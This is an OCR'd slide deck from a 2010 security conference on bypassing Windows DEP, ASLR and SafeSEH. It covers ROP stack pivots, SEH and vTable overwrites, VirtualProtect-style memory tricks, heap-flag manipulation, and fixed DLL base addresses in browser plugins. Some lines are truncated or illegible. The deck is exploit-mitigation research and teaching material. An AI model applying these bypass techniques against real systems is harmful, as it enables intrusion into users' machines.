
INSOMNIA

SySCAN '10

17 - 18 June, Singapore

Bypassing DEP is not new




Bypassing DEP is not new

- ‘ret2libc’ DEP bypass
- before DEP was even implemented natively in Windows

http://packetstormsecurity.org/0311-exploits/rpc!

Released in 2003

- NtAllocateVirtualMemory()
- Memcpy()
- NtProtectVirtualMemory()



Still most public exploits do not bypass DEP

- **Largely because of default desktop DEP settings**
- **Enable DEP will prevent the majority of public exploits**

This is changing

- **With the current release of methods and techniques**

So… Does DEP Work?

DEP Recap

Data Execution Prevention

- Prevents the execution of code from pages of memory that are not explicitly marked as executable
- Enforced by hardware
- Attempts to run code from a non executable page result in a STATUS_ACCESS_VIOLATION exception

What does it protect?

- DEP is always enabled for 64-bit native programs.
- Configuration specifies if DEP is enabled for 32-bit programs.

DEP Modes

Opt-In

- Process must explicitly de
  enabled DEP

Opt-Out


- Every process is protected
  explicitly decides to disabl

Always On

- All process are always pro
  and can't be disabled

Always Off

- Disable DEP for everything



Memory Protection Mechanisms

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes [1]	yes [1]
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [2]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

[1] only some components, most notably the AVI and PNG parsers
[2] undocumented, disabled by default

Alexander Sotirov
Mark Dowd

DEP Protection Mechanisms

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0	Win7 SP0
DEP Support	yes	yes	yes	yes	yes	yes
Permanent DEP	no	no	no	yes	yes	yes
Default OptOut	no	yes	no	no	yes	no
Default AlwaysOn	no	no	no	no		

That's a lot of no

SetProcessDEPPolicy(PROCESS_DEP_ENABLE)

	IE 7	IE 8	FF 3	Safari 5
Permanent DEP	no	yes	yes	yes

Opting In/Out

/NXCOMPAT

- Linker option use to specify that this process wants DEP

SetProcessDEPPolicy()

- Called by process to Opt In/Out and set permanent DEP

Disable DEP vs Bypass DEP

Disable DEP

- Essentially this is Opt Out for a process

NtSetInformationProcess()

- Skape and Skywing ret-to-libc to deactivate DEP

```
NtSetInformationProcess(
        NtCurrentProcess(), //
(HANDLE)-1
        ProcessExecuteFlags, //
0x22
        &ExecuteFlags, // ptr to 0x2
        sizeof(ExecuteFlags)); // 0x4
```

SetProcessDEPPolicy()

- On XP SP3 and later

Will not work against

- /AlwaysOn
- Permanent DEP

From Now On Lets Just Assume /AlwaysOn Permanent DEP Is Enabled

Disable DEP vs Bypass DEP

Bypass DEP

- Allocate executable memory to contain shellcode

Various very clever browser attacks


Attack	Defense
.Net User Control DEP Bypass	Internet Explorer 8
Actionscript Heap Spray	Flash 10 (DEP/ASLR)
Java Heap Spray	No longer RWX
JIT-Spray	Flash 10.1. pages with code are encrypted

Bypass DEP with ret2libc

- Use executable instructions from the application
- Use executable instructions from other dlls
- Return Orientated Programming

Use the stack to control flow

- Function addr
- Parameters



Bypass DEP

EIP through SEH overwrite

- Well known technique
- No more pop,pop, ret
- Other pointers to SEH record

ESP when handler called

ESP	+ 8	+1 4	+1 C	+2 C	+4 4	+5 0
EBP	+ C	+2 4	+3 0	-04	- 0C	-18

ADD ESP,###
RETN

Reference SEH record

MOV ECX, [EBP+0C]
CALL [ECX]

Overwrite SEH directly

STACK

...

..

..

Ptr To SEH Record

XXXXXXXX

XXXXXXXX

XXXXXXXX

Ptr To Next SEH Record

Ptr To SE Handler

XXXXXXXX

XXXXXXXX

EIP through vTable overwrite

- Common in browser exploits

Application function call

```
MOV EAX,[ESI]
CALL EAX
```

ESI points to vTable

vTable Overwritten

HEAP
XXXXXXXX
XXXXXXXX
XXXXXXXX
XXXXXXXX
XXXXXXXX
XXXXXXXX

Need to control the stack

```
PUSH ECX
POP ESP
RETN
```

Exploit points vTable to here

Controlling The Stack

Now we are in control of the stack

- **Controls execution flow into existing code blocks**
- **Not executing the shellcode**

Find out where we are

- **Need to know our ESP address**

```
PUSH ESP
POP EAX
RETN
```


Load ESP directly

```
MOV ECX,DWORD PTR FS:
[0]
..
RETN
```

Load ESP indirectly via SEH

The easy way

- Use LoadLibrary() to retrieve DLL over webdav/smb
- DLL is loaded into memory and executed
- No memory protection changes required



Alloc, Copy, Execute

Create an executable heap to use

- HeapCreate(HEAP_CREATE_ENABLE_EXECUTE)
- HeapAlloc()
- Memcpy
- Return to buffer

Allocate executable memory

- VirtualAlloc(PAGE_EXECUTE_READWRITE)
- Memcpy
- Ret to buffer

Memory Protection Attacks

VirtualAlloc(PAGE_EXECUTE_READWRITE)

- Can be passed a preferred address
- This can point to existing memory
- Memory protection of existing memory changed

VirtualProtect(PAGE_EXECUTE_READWRITE)

- Pass the address of payload
- Update to make memory executable
- Execute it

Other Attacks

WriteProcessMemory()

- Write payload to existing executable memory
- Can be at the end of WriteProcessMemory()
- Payload executed

Others

- CreateFileMapping()
- System()
- WinExec()

So... Does DEP Work?

ASLR In Browsers

ROP requires known addresses

- ASLR is a problem, only if it is enabled for everything

Fi[illegible]

OS	DLL	Address?
Vista	Nspr4.dll 4.8.3	0x10000000
Windows 7	Nspr4.dll 4.8.3	0x10000000

Sa[illegible]

OS	DLL	Address?
Vista	libdispatch.dll 1.109..4.1	0x10000000
Windows 7	libdispatch.dll 1.109..4.1	0x10000000

3rd Party Components

Shockwave anyone

Browser	OS	DLL	Address?
IE 7	Vista	DIRAPI.dll 11.5.7r609	0x68000000
		IML32.dll 11.5.7r609	0x69000000
		SWDir.dll 11.5.7r609	0x69200000
IE8	Windows 7	DIRAPI.dll 11.5.7r609	0x68000000
		IML32.dll 11.5.7r609	0x69000000
		SWDir.dll 11.5.7r609	0x69200000

Java perhaps

Browser	OS	DLL	Address?
IE 7	Vista	deployJava1.dll	0x10000000
		MSVCR71.dll 7.10.3052.4	0x7c340000
IE8	Windows 7	deployJava1.dll	0x10000000
		MSVCR71.dll 7.10.3052.4	0x7c340000

ROP needs only one address

- Can use LoadLibrary() to load other DLLS
- Can use lookups to reference other DLLS

```
MOV DWORD PTR DS:[ESI],EDI
PUSH ESI
CALL DW
[<&KER
```

```
MOV DWORD PTR DS:[ESI],EDI
PUSH ESI
CALL DWORD PTR DS:[6F62C8]
```

Pointer to function inside Kernel32

Default Heap Memory Protection

Heap structure flag

These Flags hold settings such as isDebug, Exception Raising, and Executable Heap

Heap Management		
Address	Value	Description
00360000		Base Address
00360000C	00000002	Flags

BASE+0x40 on Windows 7

HeapCreate()

Heap Flags		
Name	Value	Description
HEAP_CREATE_ENABLE_EXECUTE	0x00040000	All memory blocks that are allocated from this heap allow code execution
HEAP_GENERATE_EXCEPTIONS	0x00000004	Raise an exception to indicate failure
HEAP_NO_SERIALIZE	0x00000001	Serialized access is not used

Heap is extended to accommodate an allocation request

```
7C833C50 MOV EAX,DWORD PTR DS:
[EAX+C]
7C833C53 AND EAX,40000
7C833C58 NEG EAX
7C833C5A SBB EAX,EAX
7C833C5C AND EAX,3C
7C833C5F ADD EAX,4
7C833C62 PUSH EAX
7C833C63 PUSH 1000
7C833C68 PUSH EBX
7C833C69 PUSH 0
7C833C6B LEA EAX,DWORD PTR SS:
[EBP+14]
7C833C6E PUSH EAX
7C833C6F PUSH -1
7C833C71 CALL
ntdll.ZwAllocateVirtualMemory
```


Load flags from heap base

Push flag for use in allocation

If The Flag Can Be Manipulated, It Can Lead To An Executable Heap Allocation

Executable Heap Spray


Before flag change



Heap Management	
Address	Value
00360000	
00360C0C	00000002

Executable Heap Spray

After flag change



RWE

Heap Management	
Address	Value
00360000	
00360000	00

Arbitrary byte write used to set heap executable

SafeSEH

Prevents the abuse of SEH records


- /safeseh linker option

Lets Assume There Are None

Common known weaknesses

- Handler in a module not /safeseh
- Handler not in a loaded module
- Handler on the heap


This is not useful, the heap is not executable!



Not so common known weaknesses

- Existing registered handlers
- Mentioned by Litchfield
- Dissected by Ben Nagy

Multiple DLLS channel there exceptions through MSVCRT



Visual C++ implementation of SEH

```
77BC6C74   55               PUSH EBP
77BC6C75   8BEC             MOV EBP,ESP
77BC6C77   83EC 08          SUB ESP,8
77BC6C7A   53               PUSH EBX
77BC6C7B   56               PUSH ESI
77BC6C7C   57               PUSH EDI
77BC6C7D   55               PUSH EBP
77BC6C7E   FC               CLD
77BC6C7F   8B5D 0C          MOV EBX,DWORD PTR SS:[EBP+C]
77BC6C82   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
77BC6C85   F740 04 0600000( TEST DWORD PTR DS:[EAX+4],6
77BC6C8C   0F85 AB000000    JNZ msvcrt.77BC6D3D
77BC6C92   8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
77BC6C95   8B45 10          MOV EAX,DWORD PTR SS:[EBP+10]
77BC6C98   8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
77BC6C9B   8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
77BC6C9E   8943 FC          MOV DWORD PTR DS:[EBX-4],EAX
77BC6CA1   8B73 0C          MOV ESI,DWORD PTR DS:[EBX+C]
77BC6CA4   8B7B 08          MOV EDI,DWORD PTR DS:[EBX+8]
77BC6CA7   53               PUSH EBX
